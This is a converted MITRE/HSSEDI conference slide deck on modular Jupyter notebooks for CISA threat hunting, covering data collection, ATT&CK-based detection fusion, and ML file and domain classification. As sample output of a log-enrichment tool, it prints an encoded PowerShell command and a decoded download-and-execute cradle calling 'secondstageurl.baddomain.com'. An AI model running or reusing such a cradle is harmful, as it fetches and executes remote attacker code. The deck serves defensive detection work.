

Advancing Detection and Integration for Jupyter Threat Hunting Notebooks

Homeland Security Systems Engineering and Development Institute
(HSSEDI) Support to CISA Threat Hunting

Dr. Ryan Fetterman, The MITRE Corporation

USAEUR-AF Cyber Summit 2022 -- July 26th-28th



Agenda

- Background / Problem Statement
- Research Objectives
- Hunt Notebooks Framework (Collection, Detection, Analysis)
- Notebook Capabilities
- Takeaways & Ideas for Threat Hunting

Background

- HSSEDI[®] performs capability development for sponsors who *conduct threat hunting¹ engagements as a service* for government and/or critical infrastructure customers:
 - These hunt engagements are **constrained by time**, have **limited availability of analyst and technical resources**, and are **challenged to establish detailed environmental context information** that is critical to classification of adversary activities.
- There are parallels in this unique mission space with Army / DoD Cyber Protection Missions, and “*Hunt Forward*” doctrine.


¹“Threat Hunting” is considered any method for proactive detection, it is “active defense” for a network or system. The target of these hunts are adversaries who have actively compromised the network and possess the intent, capability, and opportunity to do harm (Gasper, 2008)

Objectives

- 1. Develop modular, platform-agnostic notebook framework for threat hunting.**
 - Integrate with diverse backends
 - *limit or eliminate* field name dependencies
 - Support multiple stakeholders
 - Open-source, analyst friendly
- 2. Use platform native compute resources for search and filtering as much as possible.**
 - Analyze the data where it lives, accommodate platform-specific search capability
 - Limit the amount of processing for a notebook node
 - “~2% of data is relevant / of interest to analyst”
- 3. Package advanced capabilities by conducting development and model training upfront.**
 - Identify cases where the detection problem can be generalized across new/multiple environments
 - Extends analysis capabilities to cover new use cases
 - Function as a resource multiplier:
 - Use for automation, detection, classification, triage...

Overview – HSSEDI Notebook Analytics

- The HSSEDI® hunt notebooks are written and organized according to their **Collection, Detection, or Analysis (CDA)** function. CDA is used as development guideline, focusing the intended design of any notebook and helping limit over-complication.



Collection, Detection, Analysis Framework for Modular Notebook Design


- **Collection:** *Pull data* from raw or aggregated sources into a flexible table format (data frame).
 - M365 (GraphAPI), AWS Collector (Boto3 & Athena), Splunk Collector (Python SDK), MineCar (Flexible version of Splunk Collector using iPyWidgets), Elastic Collector (Elasticsearch & Eland)
- **Detection:** *Find leads* in the data.
 - ATT&CK TTP-based Hunts, fusion based on common entities, on-demand domain analytics
- **Analysis:** *Investigate, enrich, & resolve* leads.
 - On-demand triage / file-based malware classification: Portable Executable (PE) files, PDF, Malicious documents
 - Automated log parsing and enrichment for items of interest (extract / decode base64, find executables, detect/enrich public IP addresses)
 - Automated graphing / enrichment of any source / destination formatted communication

Modular Implementation for Hunting

- The **CDA** buckets decompose the hunt process to focus and structure the development of a notebook capability, as well as outline *how notebooks can functionality fit together*, e.g.:


1. Pull from data source with **Collection** Notebooks:

- E.g., pull and deduplicate domain records from AWS environment (Route53)...
- E.g., pull past 60-days Sysmon Event ID=1 records...




2. Hunt for leads with **Detection** Notebooks:

- E.g., Run Domain log through domain classification analytic...
- E.g., Conduct hunt for T1053 - Scheduled Task/Job...



3. Resolve leads using **Analysis** Notebooks:

- E.g., Run DGA list through Virus Total API to confirm potential DGA domains
- E.g., Suspicious hosts identified: run PowerShell log through enrichment notebooks, run suspicious files through classification notebooks



Collection Notebooks



- Provide connectivity to various services and enable basic data collection and Extract / Transform / Load functionality.
 - Initial Platforms for Integration: AWS, M365, Splunk, Elastic

The screenshot shows a Jupyter Notebook interface with the title 'AWS Collector' and a subtitle 'Last Checkpoint: a day ago (autosaved)'. The notebook contains the following sections and code:

AWS Collector

This notebook is set up to connect to, and collect data from an S3 bucket. The python SDK for AWS (boto3) can be used to pull data directly from an S3 bucket, or if the environment has Athena -- connect to the service and return the results of SQL queries.

Import SDKs

```
In [10]: import boto3 # the Python SDK for AWS
import pandas as pd
pd.set_option("max_colwidth", 150) # Set maximum column width for outputs to make easier to read

# For Sagemaker:
# from sagemaker import get_execution_role
# role = get_execution_role()
```

Interact with S3 using PythonSDK (Boto3)


```
In [4]: # Input bucket to enumerate
bucket = 'auto-tagging-dga-dns-synthetic-sample'
subfolder = ''
```

```
In [5]: # Connect to S3 and list files
conn = boto3.client('s3')
contents = conn.list_objects(Bucket=bucket, Prefix=subfolder)['Contents']
```

Detection Notebooks



- Find threat hunting leads by processing directly imported data, or inputs from Collection notebooks



- ATT&CK TTP-based Focus:

- <https://www.mitre.org/sites/default/files/publications/pr-19-3892-ttp-based-hunting.pdf>
- More stable than IOCs, often more comprehensible than anomaly detection
- Knowledge base for constraining the possible spectrum of “what to hunt”
- Caveats:
 - ATT&CK has grown (577 techniques + sub-techniques!)
 - All techniques not created equal for detection
 - Hidden “procedural layer” increases complexity



Detection

How do we build analytic capabilities with *flexibility*?

- **Approach 1:** *limit* field name dependencies
 - Build modular detection capabilities with limited, highly conformant inputs:
 - File Classification
 - Domain Classification
 - Command Line Parsing
 - Network-based graphing
 - Indicator Enrichment

How do we build analytic capabilities with *flexibility*?

- **Approach 2:** *Eliminate* field name dependencies:
 - Threat Hunter Playbook:
 - Open-source project (<https://threathunterplaybook.com/introduction.html>)
 - Spark / SQL format for standardizing queries
 - Good structure for developing hunts in notebook format
 - Relies on analysts to **create / implement a custom data model**
 - Kestrel Threat Hunting Language (Open Cybersecurity Alliance [OCA])
 - Open-source language (<https://kestrel.readthedocs.io/en/latest/overview.html>)
 - Custom language for hunting, **uses STIX-shifter to translate queries to different backends**

ATT&CK TTP-Fusion




Detection

- Not all ATT&CK TTP's are suited for "alerting"
- *"Detection = Identification + Classification"*
- Notebook-based Approach: Jupyter companion to a Splunk app
 1. Run ATT&CK TTP-based saved searches pulls analytic results from all the app's saved searches,
 2. Fuses the results based on the identification of any common entities (e.g., host, user) found across multiple ATT&CK TTPs
 3. Output report and visualization for automated analysis
- Builds a model of activity, allows for inclusion of otherwise more contextual event information
- Automates fusion analysis that is otherwise analytically challenging or requires a platform-specific configuration

There are 61 analytics to be run...

```
'AWS - T1046 - Network Service Scanning - Targeted OS Scan - Discovery'
'AWS - T1069_003 - Permission Groups Discovery - Cloud Groups - Security Group and Policy Enumeration - Discovery'
'AWS - T1078_004 - Valid Accounts - Cloud Accounts - AWS Root Login Without MFA - Privilege Escalation'
'AWS - T1078_004 - Valid Accounts - Cloud Accounts - IAM Assume Role Policy Update - Privilege Escalation'
'AWS - T1087_004 - Account Discovery - Cloud Account - User Enumeration - Discovery'
'AWS - T1098 - Account Manipulation - Failed Attempt to Assume IAM Role - Persistence'
'AWS - T1098 - Account Manipulation - User Addition to AWS IAM Group - Persistence'
'AWS - T1098_001 - Account Manipulation - Additional Cloud Credentials - Creating or Importing Additional Key Pairs - Persistence'
```



Platform	T#ID	Technique	Sub_tech	Desc	Tactic
AWS	T1069_003	Permission Groups Discovery	Cloud Groups	Security Group and Policy Enumeration	Discovery
5	AWS - T1580	Cloud Infrastructure Discovery	None	Aggregated Cloud Infrastructure Enumeration Activity	Discovery -4029680622191725248
6	M365 T1114_002	Email Collection	Remote Email Collection	Suspicious Rights Delegation	Collection -1387191578059676095
splunk_access					
0	AWS - T1069_003	Permission Groups Discovery - Cloud Groups - Security Group and Policy Enumeration - Discovery			
1		AWS - T1087_004 - Account Discovery - Cloud Account - User Enumeration - Discovery			
2		AWS - T1580 - Cloud Infrastructure Discovery - Aggregated Cloud Infrastructure Enumeration Activity - Discovery			
tdurden					
	AWS - T1069_003	Permission Groups - Cloud Security Groups and Policy Enumeration - Discovery			
		AWS - 1087_004 Account Discovery - Cloud Account - User Enumeration - Discovery			
		AWS - 1530 Data From Cloud Storage Object - Modify S3 Bucket ACL - Collection			
	AWS T1580	Cloud Infrastructure Discovery - Aggregated Infrastructure Enumeration Activity - Discovery			
web_admin					
0		AWS - T1087_004 - Account Discovery - Cloud Account - User Enumeration - Discovery			
1		AWS - T1136_003 - Create Account - Cloud Accounts - Persistence			
2	AWS - T1580	Cloud Infrastructure Discovery - Aggregated Cloud Infrastructure Enumeration Activity - Discovery			




On-demand Domain Analysis

- **Domain Analytics** is a combination of three different machine learning analytics that analyze domain names in different ways:
 - **DGA** determines if domain names were likely created by a domain generation algorithm.
 - **Fraudmatch** determines the number of matches in a domain against 1 or more dictionaries of commonly-abused terms and runs a logistic regression model on the domain.
 - **Homoglyph** examines host domain names to determine whether they are look-alikes of common legitimate names.
- **Use Case:**
 1. Analyst imports DNS log or web proxy log containing external domain URL data,
 2. Run notebook and review reported results,
 3. Full classification is output to an `all_tests_output.csv` file.

Analysis Notebooks



- **Objective:** Investigate, enrich, resolve leads and data queued from Detection hunt activities.
 - Analysis notebooks targeted to use cases with smaller more-refined data input but have not been thoroughly tested at higher scales. E.g., suspicious files, logging artifacts from targeted systems.







Analysis

On-demand File Classification Models

- **PDF Analytic** is a PDF feature extractor and Random-Forest classification analytic.
 - This notebook recursively reconstructs and de-obfuscates JavaScript (JS) from PDF files to get meaningful JS-related features and make a classification prediction.
- **Calcifer** is a notebook implementation of a Light Gradient Boosted Machine (LGBM) model for on-demand malware classification.
 - The model is trained on the EMBER benchmark to classify any files recognized as Windows Portable Executables using a confidence scale of 0 to 1 (.acm, .ax, .cpl, .dll, .drv, .efi, .exe, .mui, .ocx, .scr, .sys, .tsp).
- **Use Case:** File-based classification notebooks can dramatically decrease triage time by automating classification and improve accuracy using trained machine learning models.
 1. Dump suspicious files into notebook directory (e.g., data/to_classify/).
 2. Run the notebook.
 3. Review the output (confidence score $0 \leq 1$).



Total Distribution by Classification Category



#	index	Count
0	Unlikely to be Malware	142
1	Highly Likely to be Malware	2
2	Likely to be malware	2
3	Inconclusive	1

Log Analysis / Automated Parsing and Enrichment



Analysis


- **hunter-seeker** automates the extraction and enrichment of different items of interest from a log file. Input can be any type of log file, e.g., PowerShell or WinEvent Log, providing customizable capability to automatically:

- identify public IP addresses, and enrich with geolocation,
- extract & decode base64-encoded PowerShell strings,
- detect & extract document names,
- detect & extract Portable Executable names

- This notebook can be extended by integrating additional APIs to provide more enrichment based off the extracted data, e.g., WhoIs, ASN lookups.

■ Use Case:

1. Import any log file (e.g., PowerShell log, bash history).
2. Point the extraction functions to the columns where you want to apply them.
3. Run the notebook and review output.



	IP Address	City	Region	Country	Latitude	Longitude
0	13.81.218.185	Amsterdam	North Holland	NL	None	None
1	104.210.48.12	San Jose	California	US	None	None
2	43.229.95.19	New Delhi (Barakhamba)	Delhi	IN	None	None
3	208.91.197.27	Jacksonville (Southside Estates)	Florida	US	None	None
4	52.175.39.99	Hong Kong	Central and Western	HK	None	None
5	40.112.64.87	Dublin	Leinster	IE	None	None
6	81.248.37.11	Kourou (Centreville)	Guyane	GF	None	None
7	142.93.221.91	Bengaluru	Karnataka	IN	None	None
8	100.107.06.00	Belize City	Belize	BZ	None	None

commandline

```
powershell.exe -encodedCommand JFRydWU7CiRGb3JtLkNvbnRyb2xzLkFkZCgkTGFiZWwpOwokRm9ybS5TaG93RGhG9nKCK7Cg==
```

```
dOTG9BZFN0ckluRycpLmludm9rZSgoJyJzZWVbmRzdGFuZXVyC5iYWWRkb21haW4uY29tlicpKSk=
```

decoded

```
b'Add-Type -AssemblyName System.Windows.Forms;\n\nForm = New - Objectsystem. Windows\n. Forms. Form;\n\n0 Label = New - ObjectSystem. Windows\n. Forms. Label;\n\nLabel.Text = "This form is very\nsimple.";\nLabel. AutoSize =True;\nForm. Controls. Add(Label);\n$Form.ShowDialog();\n\n1 b'powershell.exe -command iex ((New-Object (Net.Webclient')).Invoke('secondstageurl.baddomain.com'))'
```


Automated Graphing & Enrichment



Analysis

- This concept provides analysis capability for **automated visualization and metrics** for **any source / destination formatted** communications.

- **Chord visualization**


- Quickly assess who is talking to whom?

- **“Push” / “Pull” metrics**

- Quickly calculate the input vs. output from each node on the network

- **Use Case:**

1. Import any Log File (e.g., NetFlow log),
2. Identify target source and destination fields to meet the expected format,
3. Run the notebook, and review the graphs



Summary of Structure & New Capabilities Introduced

■ Collection:

- Data Collection / ETL from multiple sources

■ Detection:

- On-demand Domain Classification (DGA, Homoglyph, Fraud)
- Fusion of ATT&CK TTP-based analytic results
- Flexible ATT&CK TTP-based Hunting

■ Analysis:

- Targeted Malicious File classification using machine learning (PE, PDF)
- Indicators of interest extraction (e.g., URL, IP address, executable names, etc.)
- Data Enrichment (e.g., ASN, geolocation lookup)
- Automated visualization and network metric calculation

Takeaways / Best Practices for Hunt Notebook development

- Focusing notebook design around CDA (Collection / Detection / Analysis) Framework:
 - Limits dependencies, keeps notebooks from getting overly long
 - Leverages existing compute resources where possible
 - Maintains modular concept for easier maintenance and updates
- Use Markdown to explain overall process and what the analyst should read. Use Code comments to document the detailed functionality your code.
- Use flexible visualizations to support varying levels of data output.
 - E.g., Bokeh / Holoviews were used, because they can dynamically render and resize in the page to support varying levels of data output.
- Packaging Advanced Models requires domain expertise, upfront engineering, maintenance (be selective), but offers advanced detection capability, increased efficiency of analyst resources, value add to hunt service offering.

What to Hunt? + (2022 Open-Source Detection Snapshot)

Weighted Rank	ATT&CK Technique	Yearly Cyber Threat Intelligence Reports					Detection Repositories			
		Threat Detection Report		M-Trends		CTID ATT&CK Sightings	Splunk	Sigma	Elastic	CAR
		2021	2022	2021	2022	2022	Jan-22			
1	T1059 - Command and Scripting Interpreter		1	2	2	2	69	256	46	7
2	T1027 - Obfuscated Files or Information		8	1	1	10	9	89	7	0
3	T1105 - Ingress Tool Transfer		5	7		15	10	29	9	4
4	T1055 - Process Injection	1	6		7	8	22	34	13	3
5	T1021 - Remote Services			4	8	11	48	61	33	13
6	T1569 - System Services			3	10		12	29	6	5
7	T1070 - Indicator Removal on Host			5	6		27	40	18	4
8	T1082 - System Information Discovery			6	4		3	10	4	2
9	T1083 - File and Directory Discovery			8	5		1	8	1	0
10	T1053 - Scheduled Task/Job	2	7			1	50	54	16	8
11	T1218 - Signed Binary Proxy Execution		2			6	99	132	28	5
12	T1036 - Masquerading	6	9			5	19	61	13	3
13	T1071 - Application Layer Protocol				3		8	65	11	0
14	T1497 - Virtualization/Sandbox Evasion				9		0	1	0	0
15	T1003 - Credential Dumping	11	4				73	191	24	8
16	T1553 - Subvert Trust Controls			9			2	7	9	1
17	T1588 - Obtain Capabilities			10			0	7	0	0
18	T1574 - Hijack Execution Flow		10			3	12	41	13	10
19	T1047 - Windows Management Instrumentation	13	3			13	12	35	5	3
20	T1077 - Windows Admin Shares (Now T1021.002)	3					8	30	5	5
21	T1086 - PowerShell (Now T1059.001)	4					20	158	7	3
22	T1105 - Remote File Copy	5			10		10	29	9	4
23	T1090 - Proxy					4	0	6	2	0
24	T1038 - DLL Search Order Hijacking (Now T1574.001)	8					0	6	1	0
25	T1064 - Scripting (deprecated)	7					N/A	N/A	N/A	N/A
26	T1089 - Disabling Security Tools (Now T1562.001)	10					36	46	35	3
27	T1482 - Domain Trust Discovery	9					12	10	1	0
28	T1543 - Create or Modify System Process					7	33	22	24	6
29	T1035 - Service Execution (Now T1569.002)	12					5	25	3	4
30	T1085 - Rundll32 (Now T1218.011)	14					16	27	3	1
31	T1015 - Accessibility Features (Now T1546.008)	17					1	4	1	3
32	T1093 - Process Hollowing (Now T1055.012)	16					0	1	2	1
33	T1140 - Deobfuscate/Decode Files or Information	15					2	9	6	1
34	T1168 - Local Job Scheduling	18					0	0	0	0
35	T1170 - Mshta (Now T1218.005)	19					23	10	10	0
36	T1193 - Spearphishing Attachment (Now T1566.001)	20					0	0	0	0
37	T1562 - Impair Defenses					8	88	70	97	5
38	T1095 - Non-Application Layer Protocol					12	1	4	0	0
39	T1112 - Modify Registry					14	8	44	2	5

- **Prioritization Options:**
 - CTI-based,
 - Asset-based,
 - TTP-based,
 - Data-based,
 - ...

References & Resources

- Gasper, P.D. *Cyber Threat to Critical Infrastructure*. Information & Cyberspace Symposium, September 2008.
- Daszczyszak, et al. *TTP-Based Hunting*. MITRE Corporation. March 2019.
<https://www.mitre.org/sites/default/files/publications/pr-19-3892-ttp-based-hunting.pdf>
- *Red Canary Threat Detection Report 2021*: <https://redcanary.com/blog/2021-threat-detection-report/>
- *Red Canary Threat Detection Report 2022*: <https://redcanary.com/threat-detection-report/>
- *M-Trends 2021*: <https://www.mandiant.com/resources/m-trends-2021>
- *M-Trends 2022*: <https://www.mandiant.com/resources/m-trends-2022>
- *CTID ATT&CK Sightings*: <https://attack.mitre.org/resources/sightings/>
- *Splunk Detections Repository*: https://github.com/splunk/security_content
- *Sigma Detections Repository*: <https://github.com/SigmaHQ/sigma>
- *Elastic Detections Repository*: <https://github.com/elastic/detection-rules>
- *MITRE Cyber Analytic Repository*: <https://car.mitre.org/>

Acknowledgement for DHS Sponsored Tasks

The Homeland Security Act of 2002 (Section 305 of PL 107-296, as codified in 6 U.S.C. 185), herein referred to as the “Act,” authorizes the Secretary of the Department of Homeland Security (DHS), acting through the Under Secretary for Science and Technology, to establish one or more federally funded research and development centers (FFRDCs) to provide independent analysis of homeland security issues. MITRE Corp. operates the Homeland Security Systems Engineering and Development Institute (HSSEDI) as an FFRDC for DHS under contract 70RSAT20D00000001.

The HSSEDI FFRDC provides the government with the necessary systems engineering and development expertise to conduct complex acquisition planning and development; concept exploration, experimentation and evaluation; information technology, communications and cyber security processes, standards, methodologies and protocols; systems architecture and integration; quality and performance review, best practices and performance measures and metrics; and, independent test and evaluation activities. The HSSEDI FFRDC also works with and supports other federal, state, local, tribal, public and private sector organizations that make up the homeland security enterprise. The HSSEDI FFRDC’s research is undertaken by mutual consent with DHS and is organized as a set of discrete tasks. This report presents the results of research and analysis conducted under:

70RCSA21FR0000020

CISA CSD Cyber Threat Intelligence Analysis

The Homeland Security Systems Engineering and Development Institute (HSSEDI) provided recommendations and materials focused on how to improve the execution and efficiency of its missions for cyber threat intelligence, threat hunting, and threat emulation.

The results presented in this report do not necessarily reflect official DHS opinion or policy.

Approved for Public Release; Distribution Unlimited.

Case Number 22-1449 / DHS reference number 70RCSA22FR-003-01